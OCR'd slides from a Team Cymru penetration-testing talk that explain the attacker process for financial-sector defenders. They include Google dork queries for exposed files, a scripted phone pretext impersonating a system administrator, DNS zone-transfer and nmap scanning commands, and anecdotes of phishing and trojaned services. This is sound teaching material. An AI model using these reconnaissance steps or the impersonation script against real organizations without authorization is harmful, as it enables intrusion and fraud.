Team Cymru

Penetration Testing

Ryan Connolly, ryan@cymru.com
<http://www.cymru.com>

Penetration Testing

Agenda

- Pentesting Basics
  - Pentesting Defined
  - Vulnerability Scanning vs. Penetration testing
- Pentesting Strategy
- Anecdotes from real pentests
- Conducting a good vulnerability scan
  - Footprint, Scan, Enumerate, Gain Access, Escalate, Pilfer, Cover Track, Create Backdoor
  - Demos
- Review

Why Penetration Testing?

- Financial institutions must secure their networks in order to maintain the security of the entire financial system

- But with no ability to assess risk organizations are flying blind

- IT Security assessments are done today with a mixture of Vulnerability Scanning and Penetration Testing

What is Penetration Testing?

Dave’s new job as a Pen Tester wasn’t anything at all like he’d expected

Penetration Testing

Attempt to **compromise** security by using the same techniques of the **attacker**

- If I was an attacker, how far would I be able to go?
- How easy is it to compromise this *computer* | *network* | *application* | *system*?


Vulnerability Scanning or Penetration Testing?

Vulnerability Scanning

Look for **evidence** of

- Vulnerable software versions
- Presence or lack of patches
- Misconfiguration

The “bad guys” don’t run Nessus


Nessus Report - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address C:\Documents and Settings\max\My Documents\ACTIVE PROJECTS\CSI Annual 2005\Nessus Report\ir
Go Links
Done
My Computer

Nessus Report

The Nessus Security Scanner was used to assess the security of 3 hosts

- 28 security holes have been found
- 37 security warnings have been found
- 45 security notes have been found

Part I : Graphical Summary :

Security Risks
High(25%)
Low/Info(41%)

Vulnerability Scanning alone is not sufficient

- Does not tell you what an attacker can do to your network today
- Does not identify dangerous trust relationships between components
- Lots of false-positives are produced
  - Must be manually verified
- Only actionable items are list of missing patches

Organizations should take advantage of both VS and PT

- VS provides a baseline from which to start building a risk profile
- A Penetration Test illustrates what those vulnerabilities mean to the organization today, and can help verify remediation efforts
- The financial system cannot afford for institutions not to perform periodic Penetration Tests

Key elements of a Penetration Test

- Discover and exploit vulnerabilities throughout the network
- Leverage trust-relationships among components
- Access critical information

Example

“After exploiting a vulnerability in the Exchange server, we were able to collect a list of valid email users and passwords. We then used this server to attack the database server in the DMZ (which wasn’t visible from the outside). One of the exploits was successful and we gained administrator access to the server, including complete access to all tables in the customers database.”

A good pen-test

- Covers all relevant attack vectors
- Clearly shows how vulnerable assets can be compromised
- Tests the system as a whole, including existing defense mechanisms
- Documents all activities performed

Common mistakes organizations make when doing PT

- Limit the test to running a vulnerability scanner
- Testing components in isolation
- Company changes environment while test is being performed
- Overlooking critical relationships, such as suppliers, partners and outsourcing/offshoring vendors


Signs that a test wasn’t thorough

- Limited to small subset of network
- Produced a laundry list of vulnerabilities, with no additional verification
- No interpretation of findings, or “hand waving”
- No recommendations beyond list of missing vendor patches
- Lack of detailed activity logs, and/or problems with clean-up

Pentesting Strategy

How much testing is good enough?

Managing Risk



It is always possible to hack a network

- It just depends on how hard you try

- But smart companies
  - Invest in technology and processes that help them reduce the most risk, with the least amount of resources

  - Assume they will be hacked eventually and prepare accordingly

How often can we test cost-effectively?

- Penetration Testing was traditionally done once or twice a year due to high cost of service

- Automated Penetration Testing software is enabling organizations today to test more often

  – 75% of IMPACT customers doing testing on a monthly and weekly basis, in contrast with 50% doing it once or twice a year in late 2004

Security as an emergent property

The security of a system is determined by the security of each of its components individually **and** of the system as a whole

Organizations are getting better at

- Deploying OS updates on high-profile public servers
- Hardening network services on public servers
- Securing the perimeter with properly configured firewalls and routers

Penetrating a network through its perimeter is much more difficult today than it was 5 years ago

Organizations still have trouble with

- Client side security
- Custom web applications
- Internal security
- Dealing with continuous change and an ever-expanding network of partners, customers and suppliers

Attackers are not standing still

- Industry data points to significant increase in the prevalence and criticality of client-side vulnerabilities
  - A “shift” towards finding vulnerabilities in client-side software is occurring (SANS and Symantec security threat reports)
  - 8 out of 20 categories in latest SANS Top 20 report relate directly to client-side vulnerabilities
  - High profile incidents taking advantage of vulnerabilities in client-side software
    - Windows Metafile image exploit in MySpace.com ad deploys trojan on compromised computers (July 06)

- Organizations with good perimeter security are still wide open to attacks against client-side vulnerabilities

Client Side Vulnerabilities

- Vulnerabilities in client-side software
  - IE, Firefox, Outlook, Thunderbird, MSN Messenger, AOL IM, ICQ, Media Players, and image and document readers/processors
- Examples
  - IE devenum.dll COM Object vulnerability (MS05-038)
  - MSN messenger PNG Processing vulnerability (MS05-009)
  - Windows WMF vulnerability (KB912840)
- Remote/Local, High/Medium/Low?
  - No good fit in current vulnerability taxonomies

The user’s workstation

- is **less protected & more complex** than the publicly available servers
- **has legitimate access** to the network’s critical assets
- **connects** the Internet with the internal network

Internal network still wide open

- Security much more relaxed than on public facing servers
  - Internal computers are not patched correctly even though automated patch mgmt is in place

- Less (sometimes non-existent) network segmentation

- Plenty of trust relationships that can be leveraged

Random anecdotes from real pen tests

Pen Test #1

- Collected valid email addresses using a badly configured SMTP server and a list of common names in various languages

- Spammed targets with email probe
  - Web bug in <img> to fingerprint targets
  - UNC web bug to force authentication with a fake SMB server

- Exploited Java vulnerability

Pen Test #2

- Collected e-mail addresses by searching MIT’s PGP keys server and internet newsgroups
  - Some mail archives had complete email headers
- Created profile of each user
  - Workstation details: OS, browser, MUA
  - Personal details: hobbies, favorites, contacts, level of computer proficiency
- Segmented attack and customized emails based on profile

Pen Test #2b

- 1 single email produced about 40 different successful compromises in a matter of minutes

- Done by hitting an e-mail alias for a mailing list

Pen Test #3

- Target network divided in two different company branches

- Launched exploits against both sub-nets. Exploits for the 1st failed, but for the 2nd succeeded

- Company had network intrusion prevention active on one side of the network but not on the other

Pen Test #4

- Compromised ad-hoc test server with old exploit
- Replaced SSH daemon with trojan
- Collected usernames and passwords that were valid on other more important servers on the network

Simple attacks still work

- Sent trojanized executable as menu for new Pizzeria
- Engage in conversation via IM and send a trojan
- Fedex “sample CD-ROMs” with active content

A good pen-test

- Covers all relevant attack vectors
- Clearly shows how vulnerable assets can be compromised
- Tests the system as a whole, including existing defense mechanisms
- Documents all activities performed

The Pentesting Process

Think like the bad guys: use the same process.

Consider:

1. Social engineering factor
2. Technical factor
3. Iterative learning


Pentesting


Vulnerability Scanning

Now that we’ve talked about not just doing vulnerability scans, let’s talk about…

Vulnerabilty scaninng!

Network attack process





Footprinting

- Techniques:
  - –Open source search
  - –whois
  - –DNS zone transfers
- Tools:
  - –USENet, search engines
  - –networksolutions.com, other registrars
  - –*nslookup, dig*
- Objective:
  - –IP addresses
  - –Domain names

Footprinting

- “Google hacking”
  - Finding information about the target using google
  - Information inadvertently opened to the web:
    - shell history files (intitle:index.of .bash_history)
    - misconfigured intranet portals ("Welcome to Intranet")
    - Panasonic network cameras (inurl:"ViewerFrame?Mode=“)
    - The results of pentests! (“[redacted] performed a vulnerability assessment“)
  - Vulnerable software
    - Known cross-site scripting vul. ("PHP[redacted]:Admin.php")
    - Known PHP vulnerabilities ("Powered by:[redacted] Version 1.1.5“) – remote code execution!

Footprinting

- “Google hacking”
  - Directory listings:
    - “intitle:index.of site: <mydomain.com>” (Apache)
  - Errors & Warning messages
    - “error | warning site: <mydomain.com>”
  - Email harvesting… how DID they get my email address?
    - “[a-z]*@[a-z]*mydomain.com”
  - Google API – makes automated queries easy.
    - Find exposed subdomains - can an attacker find your critical network elements?

Footprinting – Poking around

- <mycompany.com>'s website
  - comments in source code
  - developer email addresses
  - names of administrators
  - maybe internal telephone numbers
- USENET, other web forums
  - questions from <mycompany.com> personnel about hardware/software being used
  - more email addresses, names of employees, etc

Footprinting - whois

```
whois <mycompany.com>

Registrant:
   <MyCompany Headquarters>
   123 Main St
   Vulnerable, CA  90909
   USA

   Domain Name: <mycompany.com>

   Administrative Contact:
     <MyCompany>
     John Doe
     john@<mycompany.com>
     One MyCompany Way
     Vulnerable, CA  90909
     USA
     tel: 650-555-5555 fax: 650-555-5556
```

Footprinting - whois


```
Technical Contact:
    dave@<mycompany.com>
    One MyCompany Way
    Vulnerable, CA  90909
    USA
    tel: 650-555-5557 fax: 650-555-5558
  Record expires on 23-Sep-2009.
  Record created on 22-Sep-1993.
  Database last updated on 24-Feb-2007 01:39:54 EST.

  Domain servers in listed order:

  dns-1.NS.<mycompany>.COM
  dns-2.NS.<mycompany>.COM
  dns-3.NS.<mycompany>.COM
  dns-4.NS.<mycompany>.COM
```

Footprinting - whois

- Doesn’t seem too bad… what can be done with this?
  - Search google, USENET, technical forums for john@<mycompany.com> and dave@<mycompany.com>
  - Call main company number, try to impersonate John Doe, the system admin – may work especially well if details on John can be found online, say on a a webpage
    - an early morning call to the company operator: “I’m sorry, my daughter Karen is sick today, and I’m working from home… could you put me through to Jane (the CFO’s secretary), there’s a problem with her account.”
  - May or may not work depending on:
    - How well-trained the operators are
    - Does the company have an internal phone directory? Would this call be unusual?
    - How big is the company? Would the operator know John’s voice?
  - Keep in mind: much whois information is purposefully inaccurate, and is often outdated

Footprinting - DNS

How DNS works



Root Level Domains (“.”)

Top Level Domains (TLD)

.com

.net

.org

Second Level Domains

<mycompany>

Third Level (sub) Domains

<mail>

<iis>

<sales>

Footprinting - DNS

- Zone transfer

  Zones are used so an administrator can make changes to a primary nameserver that can be replicated to a secondary one

  If an administrator wishes to add an entry for finance-dept.<mycompany.com>, he can modify the entry on

  ns1.<mycompany.com>

  and use a zone transfer to replicate it to

  ns2.<mycompany.com>

Footprinting - DNS

- Zone transfer con’t
  - Properly configured, ns1.<mycompany.com> should only allow zone transfers from ns2.<mycompany.com> (or other company nameservers).
  - If ns1.<mycompany.com> allows zone transfers from the public internet, then we can pull down the entire zone for our own use.

Footprinting – DNS zone transfers

From whois, we obtained the domain servers:

```
 Domain servers in listed order:
   NS1.<mycompany>.COM
   NS2.<mycompany>.COM
   NS3.<mycompany>.COM
   NS4.<mycompany>.COM
```

Resolve the IPs of these nameservers:

```
# nslookup ns1.<mycompany.com>
Non-authoritative answer:
Name:     ns1.<mycompany.com>
Address:  1.2.3.4
```

Repeat for the others…. So, we have the following nameserver IPs:

1.2.3.4, 1.2.3.5, 1.2.3.6, 1.2.3.7

Footprinting – DNS zone transfers

Attempt to preform a zone transfer on each of these nameservers, to see if any is misconfigured:

```
# dig @1.2.3.4 <mycompany.com>
<< >> DiG 9.2.5 << >> @1.2.3.4 <mycompany.com> axfr
; (1 server found)
;; global options: printcmd
; Transfer failed
```

```
# dig @1.2.3.5 <mycompany.com>
```

This one works!

Footprinting – DNS zone transfers

```
Doamin name      Query class  Record type  Entry
<mycomp>.com.             IN  MX          email.<mycompany>.com.
<mycomp>.com.             IN  MX          spamfilter.<mycomp>.com.
<cust>.<mycomp>.com.      IN  A           10.1.1.5
www.<cust>.<mycomp>.com.  IN  CNAME       <customer>.<mycomp>.com.
cisco2611.<mycomp>.com.   IN  A           1.2.3.10
demo.<mycomp>.com.        IN  A           10.1.1.20
dev2.<mycomp>.com.        IN  A           10.1.1.30
labs.<mycomp>.com.        IN  A           10.1.1.19
test.<mycomp>.com.        IN  A           1.2.3.11
www.<mycomp>.com.         IN  A           1.2.3.8
```

Notice both internal (10.1.1.x) IPs and public (“1.2.3.x”) IPs.


Gives us a starting point – notice the “test” system with a public IP. More likely to be less patched, perhaps? Also notice the Cisco 2611 with a a public IP….

Footprinting – DNS zone transfers

- When zone transfers don’t work, we can still:
  - Do reverse DNS lookups across relevant subnets
  - Use other DNS tools – like dnspredict, dnswalk
  - Scan entire subnets

- So, that brings us to…. Scanning!

Scanning



- Objective:
  - Bulk target assessment
  - Identify listening services
  - Focus on promising avenues of entry
- Techniques:
  - Ping sweep
  - TCP/UDP port scans
  - others

Nmap Free Security Scanner
Network-wide ping sweep, portscan, OS Detection
Audit your network security before the bad guys do

- Tools:
  - ping, nmap, Internet Scanner, BindView Hacker Shield, Nessus, Metasploit, Core Impact, CANVAS

Scanning - nmap

The next generation (of the tools that came before it) integrates all of their capabilities in a single tool:

- Stealth scanning
- Stack analysis/TCP fingerprinting
- Sequence number prediction
- Decoy

Scanning - nmap

- One of the most popular pentesting tools (if not the most popular)
- Many “stealth” features
- TCP/IP fingerprinting for remote OS detection (whitepaper: http://insecure.org/nmap/osdetect/)
- Version detection (important!) – and good!
- Firewall/IDS evasion techniques (fragmented packets, TTL, timing options)
- IPv6 scanning
- Scan a subnet or a single IP

Scanning - nmap

Typical (default) operation:

```
# nmap –A –O 10.1.1.0/24
```

